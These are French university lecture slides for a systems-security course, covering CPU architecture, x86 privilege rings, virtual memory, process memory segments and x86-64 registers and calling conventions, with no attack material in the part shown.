

Module 1: Architecture des Systèmes et Linux

Méthodes de la Sécurité des Systèmes

Université Claude Bernard Lyon 1

Hugo Blanc
CC BY-SA 4.0

2026 - 2027

1. Le CPU
2. La gestion de la mémoire
3. Bases de l'assembleur x86 64
4. Attaques mémoire
5. Mécanismes de défense

1. Le CPU

2. La gestion de la mémoire

3. Bases de l'assembleur x86 64

4. Attaques mémoire

5. Mécanismes de défense

1. Le CPU




Fig. 1. – Intel C4004 processor

<https://commons.wikimedia.org/w/index.php?curid=145231588>

1. Le CPU




Fig. 1. – Intel C4004 processor
<https://commons.wikimedia.org/w/index.php?curid=145231588>




Fig. 2. – The integrated circuit of Intel's Xeon 3060
<https://commons.wikimedia.org/w/index.php?curid=93359138>

1. Le CPU




Fig. 3. – Intel 4004 architectural block diagram

<https://commons.wikimedia.org/w/index.php?curid=2954987>

1. Le CPU

3 composants principaux:

- **Control Unit (CU);**
- **Arithmetic & Logical Unit (ALU);**
- **Registres.**




Fig. 4. – Block Diagram of Uniprocessor Computer Architecture
<https://commons.wikimedia.org/w/index.php?curid=95966225>

1. Le CPU

1.0.1 Control Unit (CU)

Composant du CPU qui dirige le fonctionnement du processeur. Il indique à la mémoire de l'ordinateur, à l'unité arithmétique et logique (ALU) ainsi qu'aux périphériques d'entrée et de sortie comment répondre aux instructions qui ont été envoyées au processeur.

1. Le CPU

1.0.2 Arithmetic & Logical Unit (ALU)

Circuit au sein du processeur qui exécute des opérations d'arithmétique et des opérations logiques bit à bit (*bitwise operations*).

1. Le CPU




Fig. 5. – A symbolic representation of an ALU and its input and output signals
<https://commons.wikimedia.org/w/index.php?curid=182658267>

1. Le CPU

1.0.3 Registres

Les registres sont des petites zones mémoires dans le CPU, qui permettent de stocker un petit volume de données mais d'y accéder très rapidement. Leur taille est indiquée par la taille de l'architecture : 32 bits, 64 bits...

Leur usage sera vu plus en détails dans au Chapitre 3.1.

1.1 Rings de privilèges

L'architecture x86 définit quatre niveaux de privilège, numérotés de 0 à 3. On les appelle des *rings*, d'après la façon dont ils sont traditionnellement représentés :

Le ring 0 au centre avec un accès total, le ring 3 à l'extérieur avec le plus de restrictions, et les rings 1 et 2 entre les deux.




Fig. 6. – Privilege rings for the x86 available in protected mode
<https://commons.wikimedia.org/w/index.php?curid=8950144>

1.1 Rings de privilèges

Linux n'en exploite que deux¹ : le ring 0 pour le noyau, et le ring 3 pour chaque processus utilisateur·rice.

L'architecture x86-64 maintient ce modèle de rings strictement inchangé.

¹Les rings 1 et 2 étaient initialement dédiés aux pilotes de périphériques et aux services du système d'exploitation dans les architectures plus anciennes, mais l'architecture de Linux a intégré les pilotes directement au sein du noyau, au ring 0.

1.1 Rings de privilèges

1.1.1 Ring 0

Le code s'exécutant au niveau du ring 0 dispose d'un **accès illimité au matériel**. Il a la capacité d'exécuter toute instruction prise en charge par le processeur :

- lire et écrire à n'importe quelle adresse de mémoire physique;
- modifier les tables de pages;
- suspendre le processeur;
- charger et stocker des données via les ports d'E/S (entrées/sorties)
- ...

1.1 Rings de privilèges

Le kernel s'exécute dans le ring 0.

Lorsqu'un appel système franchit la limite entre l'userspace et le kernel, le processeur bascule sur le ring 0 avant d'exécuter la moindre ligne de code du kernel.

1.1 Rings de privilèges

1.1.2 Ring 3

Tout processus utilisateur·rice s'exécute dans le ring 3. À ce niveau, le processeur applique des restrictions auxquelles le code du ring 0 n'est pas soumis.

1.1 Rings de privilèges

Il est possible d'observer le niveau de privilège de manière indirecte. La valeur du registre `cs`, visible dans les registres d'un processus, encode le CPL dans ses deux bits de poids faible :

```
$ gdb -p $$  
(gdb) info registers cs  
cs                0x33                51
```

La valeur `0x33` en hexadécimal est `0011 0011` en binaire. Les deux petits bits sont `11`, soit `3` en décimal.

1. Le CPU
- 2. La gestion de la mémoire**
3. Bases de l'assembleur x86 64
4. Attaques mémoire
5. Mécanismes de défense

2.1 Mémoire virtuelle

Le système de gestion de la mémoire est un composant central de n'importe quel système d'exploitation.

Avec les années, les programmes et applications sont devenus de plus en plus consommateurs de mémoire, et différentes stratégies ont dû être adoptées pour répondre à ces besoins toujours plus grands.

2.1 Mémoire virtuelle

Le CPU interagit avec la **mémoire virtuelle**, pas directement avec la mémoire physique.

Les adresses virtuelles sont converties en adresses physiques via des tables d'allocation gérées par l'OS.

2.1 Mémoire virtuelle

2.1.1 Pages

La mémoire est divisée en blocs appelés **pages**. Chaque page possède un identifiant unique : le *page frame number* (PFN)

La taille standard d'une page est de 4 kilo-octets.

2.1 Mémoire virtuelle

Une table de pages associe les pages virtuelles aux pages physiques pour chaque processus.

Une entrée de table contient :

- page frame physique associée;
- flag Valid (validité de l'association);
- droits de contrôle d'accès.

2.1 Mémoire virtuelle




Fig. 7. – Modèle d'abstraction de l'association entre la mémoire virtuelle et physique.

2.1 Mémoire virtuelle

2.1.2 Swapping

Quand la mémoire physique est pleine et qu'un processus nécessite de l'espace, l'OS doit libérer des pages.

- Pages non modifiées : peuvent être simplement supprimées.
- Dirty pages (pages modifiées) : doivent être sauvegardées dans le swap file.

2.1 Mémoire virtuelle

2.1.2 Swapping

Quand la mémoire physique est pleine et qu'un processus nécessite de l'espace, l'OS doit libérer des pages.

- Pages non modifiées : peuvent être simplement supprimées.
- Dirty pages (pages modifiées) : doivent être sauvegardées dans le swap file.

Linux utilise l'algorithme LRU (*Least Recently Used*) pour :

- identifier les pages à conserver en RAM;
- sélectionner les pages à transférer en swap.

2.1 Mémoire virtuelle

- Accès disque (SSD) : 50-100 μs
- Accès RAM : 100 ns

Le swap n'est pas une solution miracle !

2.2 Mémoire d'un process




Fig. 8. – Représentation schématique de l'architecture de la mémoire d'un processus

2.2 Mémoire d'un process

2.2.1 La Stack (La Pile)

La stack est une structure de données LIFO (*Last-In, First-Out*). Elle est gérée automatiquement par le processeur.

Elle stocke les variables locales, les arguments passés aux fonctions, et les adresses de retour (pour savoir où reprendre l'exécution après un appel de fonction).

2.2 Mémoire d'un process

Sur x86_64, la stack croît vers les adresses basses. Lorsqu'on «pousse» (push) une donnée sur la pile, l'adresse diminue.

Le registre RSP (Stack Pointer) pointe toujours sur le sommet actuel de la pile. Le registre RBP (Base Pointer) sert souvent de point de repère fixe pour lire les variables d'une fonction donnée (la stack frame).

2.2 Mémoire d'un process

2.2.2 La Heap (Le Tas)

Contrairement à la pile qui est gérée par le CPU et le compilateur, le tas est géré manuellement par le programmeur (ou par le Garbage Collector dans d'autres langages).

La heap sert à l'allocation dynamique de mémoire (lorsque l'on ne connaît pas la taille d'une donnée à la compilation). Elle croît vers les adresses hautes.

2.2 Mémoire d'un process

En C, on utilise `malloc()`, `calloc()`, ou `new` en C++ pour allouer sur la heap.

En coulisse, ces fonctions utilisent les appels système `brk()` ou `sbrk()` pour repousser la limite supérieure du tas (le *program break*). Si on oublie de libérer la mémoire avec `free()`, on crée une fuite de mémoire (*memory leak*).

2.2 Mémoire d'un process

2.2.3 Le segment `.bss` (Block Started by Symbol)

Il contient toutes les variables globales et statiques qui ne sont **pas initialisées** dans le code (ou qui sont explicitement initialisées à zéro).

Ces données ne prennent pas de place dans le fichier binaire exécutable sur le disque. Linux se contente d'allouer la mémoire nécessaire et de la remplir de zéros au moment du lancement du processus.

2.2 Mémoire d'un process

2.2.4 Le segment `.data`

Il contient les variables globales et statiques qui sont **initialisées** avec une valeur spécifique (ex: `int compteur = 42;`).

Contrairement au `.bss`, ces valeurs sont stockées en dur dans le fichier exécutable ELF, et le système les copie dans ce segment au démarrage.

2.2 Mémoire d'un process

2.2.5 Le segment `.text` (Code)

C'est ici que résident les instructions en langage machine de votre programme.

Sous Linux x86_64, ce segment est marqué en lecture seule (Read-Only) et exécutable. Si votre programme essaie de modifier cette zone (par exemple, pour s'auto-modifier), le système d'exploitation le tue immédiatement (Segfault).

2.2 Mémoire d'un process

Sous Linux, la commande `size` permet de connaître la taille des différents segments d'un programme :

```
$ size /bin/ls
text      data  bss   dec      hex      filename
120464    4720   4800   129984   1fbc0    /bin/ls
```

1. Le CPU
2. La gestion de la mémoire
- 3. Bases de l'assembleur x86 64**
4. Attaques mémoire
5. Mécanismes de défense

3.1 Registres

Les registres sont des espaces mémoire situés dans le CPU. Ils sont donc petits en taille, mais y accéder est très rapide.

Les architectures x86-64 possèdent de nombreux registres¹, mais nous en utilisons principalement qu'un sous-ensemble.

3.1 Registres

3.1.1 Registres généraux

- **RAX** (*Accumulator*) : RAX est le registre qui gère les opérations arithmétiques et stocke automatiquement les valeurs de retour des fonctions. Toute valeur renvoyée par une fonction est placée dans ce registre.

```
int my_function(void);

int main(void)
{
    return my_function();
}
```

```
int my_function(void)
{
    return 42;
}
```

```
my_function:
    push    rbp
    mov     rbp, rsp
    mov     rax, 0x2a
    pop     rbp
    ret
```

3.1 Registres

- **RBX** (*Base*) : Historiquement utilisé comme pointeur de base pour les accès mémoire, RBX conserve aujourd'hui un rôle plus généraliste. Il sert principalement au stockage temporaire de données.

3.1 Registres

- **RCX** (*Counter*) : Il sert de compteur dans les boucles et est utilisé implicitement par certaines instructions de répétition comme `rep movsb`. Par exemple, si vous devez copier un bloc de mémoire, RCX contiendra souvent le nombre d'octets à copier.

3.1 Registres

- **RDX** (*Data*) : Le registre RDX complète le registre RAX pour les opérations arithmétiques complexes, notamment pour stocker la partie haute des résultats de multiplication ou la partie basse des divisions. Il est également très utilisé pour les opérations d'entrée/sortie avec le processeur.

3.1 Registres

3.1.2 Registres de gestion de la stack et strings

La gestion de la stack et des chaînes de caractères repose sur quatre registres :

- **RSI** (*Source Index*) : Utilisé comme pointeur source dans les opérations sur les chaînes.
- **RDI** (*Destination Index*) : Utilisé comme pointeur destination dans les opérations sur les chaînes.
- **RBP** (*Base Pointer*) : Pointeur de base de la stackframe courante.
- **RSP** (*Stack Pointer*) : Pointeur vers le sommet de la pile.

3.1 Registres

3.1.3 Registres généraux additionnels x86_64

R8 à R15: Registres supplémentaires introduits avec l'architecture 64 bits.

3.1 Registres

3.1.4 Registres spéciaux

Les registres spéciaux permettent le contrôle et le suivi de l'exécution du programme.

Contrairement aux registres généraux, ils ont des fonctions très spécifiques et ne peuvent pas être utilisés librement par le programmeur.

3.1 Registres

- **RIP** (*Instruction Pointer*) : aussi appelé « Program Counter » dans d'autres architectures **contient l'adresse de la prochaine instruction à exécuter.**

Il est automatiquement incrémenté après chaque instruction. Sa valeur change lors des sauts (`jmp`), appels de fonctions (`call`) et retours (`ret`).

Il n'est pas directement modifiable par le programmeur, mais est affecté par les instructions de contrôle de flux... 🧐

3.1 Registres

- **RFLAGS** : Contient différents flags qui reflètent l'état du processeur. Les flags les plus importants sont:
 - **ZF** (*Zero Flag*, bit 6):
 - Mis à 1 si le résultat d'une opération est zéro, mis à 0 si le résultat est non-nul
 - Exemple: après `cmp rax, rbx`, ZF=1 si `rax=rbx`
 - **CF** (*Carry Flag*, bit 0):
 - Indique un dépassement pour les opérations non signées, utilisé dans les additions et soustractions de grands nombres
 - Exemple: si on ajoute `0xFFFFFFFF + 1`, CF sera mis à 1
 - **SF** (*Sign Flag*, bit 7):
 - Reflète le bit de poids fort du résultat (le signe), SF=1 si le résultat est négatif, SF=0 si positif, particulièrement utile pour les comparaisons signées

3.1 Registres

... suite de *RFLAGS*

- **OF** (*Overflow Flag*, bit 11):
 - Indique un dépassement pour les opérations signées
 - Exemple: quand le résultat d'une addition de deux nombres positifs est négatif
- **AF** (*Auxiliary Flag*, bit 4):
 - Utilisé pour les opérations arithmétiques en BCD
 - Indique une retenue entre les positions 3 et 4 d'un octet
- **PF** (*Parity Flag*, bit 2):
 - Indique si le nombre de bits à 1 dans le résultat est pair
 - PF=1 si la parité est paire, PF=0 si impaire

3.1 Registres

; Comparaison de deux nombres

`cmp rax, rbx` ; Compare RAX et RBX

`je equal` ; Saute si ZF=1 (RAX = RBX)

`jg greater` ; Saute si ZF=0 et SF=0F (RAX > RBX, signé)

`jl lesser` ; Saute si SF≠0F (RAX < RBX, signé)

; Addition avec gestion du dépassement

`add rax, rbx` ; Addition RAX += RBX

`jc overflow` ; Saute si CF=1 (dépassement non signé)

`jo overflow` ; Saute si OF=1 (dépassement signé)

3.1 Registres

Tous les registres 64 bits peuvent être accédés partiellement:

- **Préfixe R:** accès 64 bits (ex: RAX)
- **Préfixe E:** accès 32 bits bas (ex: EAX)
- **Sans préfixe:** accès 16 bits bas (ex: AX)
- **Suffixe L/H:** accès aux octets bas/haut du mot de 16 bits (ex: AL, AH)

Registre	Taille	Valeur
RAX	64 bits	0x000000000000001234
EAX	32 bits	0x00001234
AX	16 bits	0x1234
AL	8 bits	0x34
AH	8 bits	0x12

3.1 Registres

3.1.5 Convention d'appel (System V AMD64 ABI)

Les conventions d'appel System V AMD64 ABI définissent un standard pour l'interopérabilité des fonctions en architecture x86_64 pour les systèmes Unix-like (Linux, BSD, macOS...).

Ces conventions établissent des règles précises sur la manière dont les paramètres sont transmis aux fonctions et comment les résultats sont retournés.

3.1 Registres

Registre	Rôle
RDI	Premier argument
RSI	Deuxième argument
RDX	Troisième argument
RCX	Quatrième argument
R8	Cinquième argument
R9	Sixième argument

